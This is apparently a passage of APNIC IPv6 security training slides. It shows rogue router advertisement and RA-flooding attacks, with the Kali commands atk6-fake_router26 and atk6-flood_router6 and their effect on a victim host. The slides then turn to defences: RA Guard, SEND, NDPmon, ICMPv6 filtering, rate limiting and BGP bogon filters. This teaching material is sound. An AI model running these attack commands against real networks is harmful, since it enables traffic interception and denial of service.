


Client sends Router Solicitation (RS)

Attacker sends Route Advertisement (RA)

All hosts autoconfigure IPv6 based on spoofed RA including default router and IPv6 prefix

Rogue RA



Attacker can now intercept, listen and modify the packets coming from Host A and B

Rogue RA – Attack Tool

fake_router6 / fake_router26

Announce yourself as a router and try to become the default router.

```
root@kali:~# atk6-fake_router26 -A 2001:D35D:B33F::/64 eth0
Starting to advertise router (Press Control-C to end) ...
```

```
[nsadmin@server1 ~]$ ifconfig

eth0      Link encap:Ethernet  HWaddr 52:54:00:42:E9:7A

          inet addr:192.168.1.1  Bcast:192.168.255.255  Mask:255.255.0.0

          inet6 addr: 2001:d35d:b33f:0:5054:ff:fe42:e97a/64 Scope:Global

          inet6 addr: 2001:db8::5054:ff:fe42:e97a/64 Scope:Global

          inet6 addr: fe80::5054:ff:fe42:e97a/64 Scope:Link

          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

          RX packets:299646 errors:0 dropped:0 overruns:0 frame:0

          TX packets:89280 errors:0 dropped:0 overruns:0 carrier:0

          collisions:0 txqueuelen:1000

          RX bytes:220558509 (210.3 MiB)  TX bytes:6622864 (6.3 MiB)
```

Output after *fake_router26* is run

RA Flooding – Tool

Attacker

```
root@kali:~# atk6-flood_router6 eth0

!

! Please note: flood_router6 is deprecated,
please use flood_router26!

!

Starting to flood network with router
advertisements on eth0 (Press Control-C to
end, a dot is printed for every 1000
packets):

.....................................
.....................................
.....................................
.....................................
.....................................
.....................................
.....................................
.....................................
.....................................
.....................................
.........................
```

Victim

```
[nsadmin@server1 ~]$ ifconfig

eth0      Link encap:Ethernet  HWaddr 52:54:00:42:E9:7A

          inet addr:192.168.1.1  Bcast:192.168.255.255
Mask:255.255.0.0

          inet6 addr: 2a01:d07b:1aca:eccb:5054:ff:fe42:e97a/64
Scope:Global

          inet6 addr: 2a01:d86e:5318:d649:5054:ff:fe42:e97a/64
Scope:Global

          inet6 addr: 2a01:364a:768d:3b38:5054:ff:fe42:e97a/64
Scope:Global

          inet6 addr: 2a01:cea:f971:b02b:5054:ff:fe42:e97a/64
Scope:Global

          inet6 addr: 2a01:3a55:4067:f66a:5054:ff:fe42:e97a/64
Scope:Global

          inet6 addr: 2a01:206e:57f1:c2fa:5054:ff:fe42:e97a/64
Scope:Global

          inet6 addr: 2a01:3b81:65c6:317b:5054:ff:fe42:e97a/64
Scope:Global

          inet6 addr: 2a01:de28:2da1:2a1b:5054:ff:fe42:e97a/64
Scope:Global

          inet6 addr: 2a01:53aa:d153:a394:5054:ff:fe42:e97a/64
Scope:Global

          inet6 addr: 2a01:8c7f:8bb0:1611:5054:ff:fe42:e97a/64
Scope:Global
```


Detect Rogue RAs & ND Spoofing

- With a generic **Intrusion Detection System**
  - signatures needed
  - decentralized sensors in all network segments needed
- With **NDPmon**
  - can monitor RAs, NAs, DAD-DOS
  - generates syslog-events and/or sends e-mails
  - free available at ndpmon.sourceforge.net
- Using Deprecation Daemons:
  - ramond, rafixd

RA Guard

- Router Advertisement Guard (RFC 6105)
- All messages between IPv6 end-devices traverse the controlled L2 networking device.
- Filter RA messages based on a

  set of criteria




RA Guard – 3 Types

- Stateless RA-Guard
  - filter incoming RAs based on information found in the message (Link Layer address, IP source address, Prefix List, Router Priority) or in the L2-device configuration (Switch-Port).
- Stateful RA-Guard
  - Stateful RA-Guard learns dynamically about legitimate RA senders and stores this information for allowing subsequent RAs ("Learning-Mode").
- SEND-based RA-Guard
  - Filtering RAs based on SEND considerations

SEND

- Secure Neighbor Discovery (RFC 3971)
- A crypto solution for securing NDP messages
- A set of new ND options added



IPv6 Filters

- Filter out some ICMPv6 messages
- Rate limit
- Block Routing Header 0
  - Use no ipv6 source-route at intermediate nodes
  - This is now the default from RFC 5095
- BGP route filters

ICMPv6 Messages

- List of all ICMPv6 type and code value
  - http://www.iana.org/assignments/icmpv6-parameters
- RFC 4890 – recommendations for filtering ICMPv6
- Some of the type values are defined so far
  - So undefined type should be blocked
    - Unallocated error messages: Type 5-99 and type 102-126
    - Unallocated informational message: Type 156-199 and type 202-254
    - Experimental message: Type 100, 101, 200, 201
    - Extension type message: Type 127, 255
- Following messages need to be blocked through the network perimeter if those functions are not used for specific purpose:
  - Type 138: Router Renumbering
  - Type 129: Echo Reply
  - Type 139 & 140: Node Information Query Messages

ICMPv6 Messages

- ICMPv6 is used for many legitimate purpose so following messages must be permitted through the network perimeter
  - Type 1: Destination Unreachable
  - Type 2: Packet Too Big [PMTUD]
  - Type 3: Time Exceeded
  - Type 4: Parameter Problem
- Following messages can be permitted as an option through the network perimeter (If Source & Destination of the packet can be controlled)
  - Type 128: Echo Request
  - Type 129: Echo Reply

ICMPv6 Messages

- Rate limiting ICMPv6 traffic from overwhelming the router

```
!
ipv6 access-list ICMPv6
 permit icmp any any
!
class-map match-all ICMPv6
 match protocol ipv6
 match access-group name ICMPv6
!
!
policy-map ICMPv6_RATE_LIMIT
 class ICMPv6
    police 100000 200000 conform-action transmit  exceed-action
drop
!
Interface fa0/0
 service-policy input ICMPv6_RATE_LIMIT
```

Full bogons (IPv4 Transport)

```
address-family ipv6

  ! Session 1

  neighbor A.B.C.D activate

  neighbor A.B.C.D soft-reconfiguration
inbound

  neighbor A.B.C.D prefix-list cymru-out-
v6 out

  neighbor A.B.C.D route-map CYMRUBOGONS-
V6 in

  ! Session 2

  neighbor E.F.G.H activate

  neighbor E.F.G.H soft-reconfiguration
inbound

  neighbor E.F.G.H prefix-list cymru-out-
v6 out

  neighbor E.F.G.H route-map CYMRUBOGONS-
V6 in

!
```

```
ipv6 route 2001:DB8:0:DEAD:BEEF::1/128
Null0

!

ipv6 prefix-list cymru-out-v6 seq 5 deny
::/0 le 128

!

route-map CYMRUBOGONS-V6 permit 10

description IPv6 Filter bogons learned
from cymru.com bogon route-servers

match community 100

set ipv6 next-hop 2001:DB8:0:DEAD:BEEF::1

!
```

http://www.team-cymru.org/bgp-examples.html#cisco-full-v4trans

Route Filter Recommendation

```
3-1-2. Route Filters

  3-1-2-1. Ingress Prefix Filters

    [1] Reject following special-use prefix.

       - Default Route              :  ::/0 exact
       - IETF reserved Address(formerly IPv4-compatible IPv6
         Address                    :  ::/96 or longer
       - Unspecified Address        :  ::/128 exact
       - Loop back Address          :  ::1/128 exact
       - IPv4-mapped IPv6 Address   :  ::ffff:0:0/96 or longer
       - Discard-Only Address       :  100::/64 or longer
       - TEREDO Address             :  2001::/32 or longer
       - Benchmarking Address       :  2001:2::/48 or longer
       - ORCHID Address             :  2001:10::/28 or longer
       - Documentation Address      :  2001:db8::/32 or longer
       - Unique-local Address       :  fc00::/7 or longer
       - Link-local Address         :  fe80::/10 or longer
       - IETF reserved Address(formerly Site-local Address)
                                    :  fec0::/10 or longer
       - Multicast Address          :  ff00::/8 or longer

    [2] Reject your own prefix.

       (Example)
         You have 2001:db8::/32 for your xSP network, you should
         reject 2001:db8::/32 or longer prefix.
```

http://www.team-cymru.org/Reading-Room/Templates/IPv6Routers/xsp-recommendations.txt

IPv6 Security Practices

- Check if you're running IPv6
  - It's possible that you are
- Learn IPv6
- Adapt similar practices as in IPv4
  - Implement BCP38, uRPF
  - Replicate IPv4 policies
- Check if your security equipment supports IPv6
- Always include security in the overall IPv6 deployment plan

APNIC Helpdesk Chat

Helpdesk

Like Share 2

Tweet

APNIC Helpdesk provides assistance to all on matters related to APNIC Services, such as membership and IP address enquiries.

APNIC Helpdesk offers (through prior arrangement) multi-language phone support for the following: Bahasa Indonesia, Bahasa Malaysia, Bengali, Cantonese, English, Filipino (Tagalog), Hindi, Japanese, Malay, Mandarin, Sinhalese, Tamil and Telugu.

You may also find our FAQs helpful with your enquiries.

Contact details

Helpdesk hours 09:00 to 21:00 (UTC +10)
Monday - Friday
(closed for some public holidays)

Chat APNIC Live Chat Online — Click here to chat

Skype Call — Click here to Skype ID: apnic-helpdesk

Email helpdesk@apnic.net

Phone +61 7 3858 3188

VoIP helpdesk@voip.apnic.net

Fax + 61 7 3858 3199

Service Updates


Service announcement: 10 February 2016

Service disruption: APNIC services were disrupted on Wednesday, 10 February 2016

More announcements

Subscribe to APNIC Service Announcements

Learn more about system maintenance



Thank You!

END OF SESSION

www.facebook.com/APNIC

www.twitter.com/apnic

www.youtube.com/apnicmultimedia

www.flickr.com/apnic

www.weibo.com/APNICrir

APNIC

Issue Date:

Revision: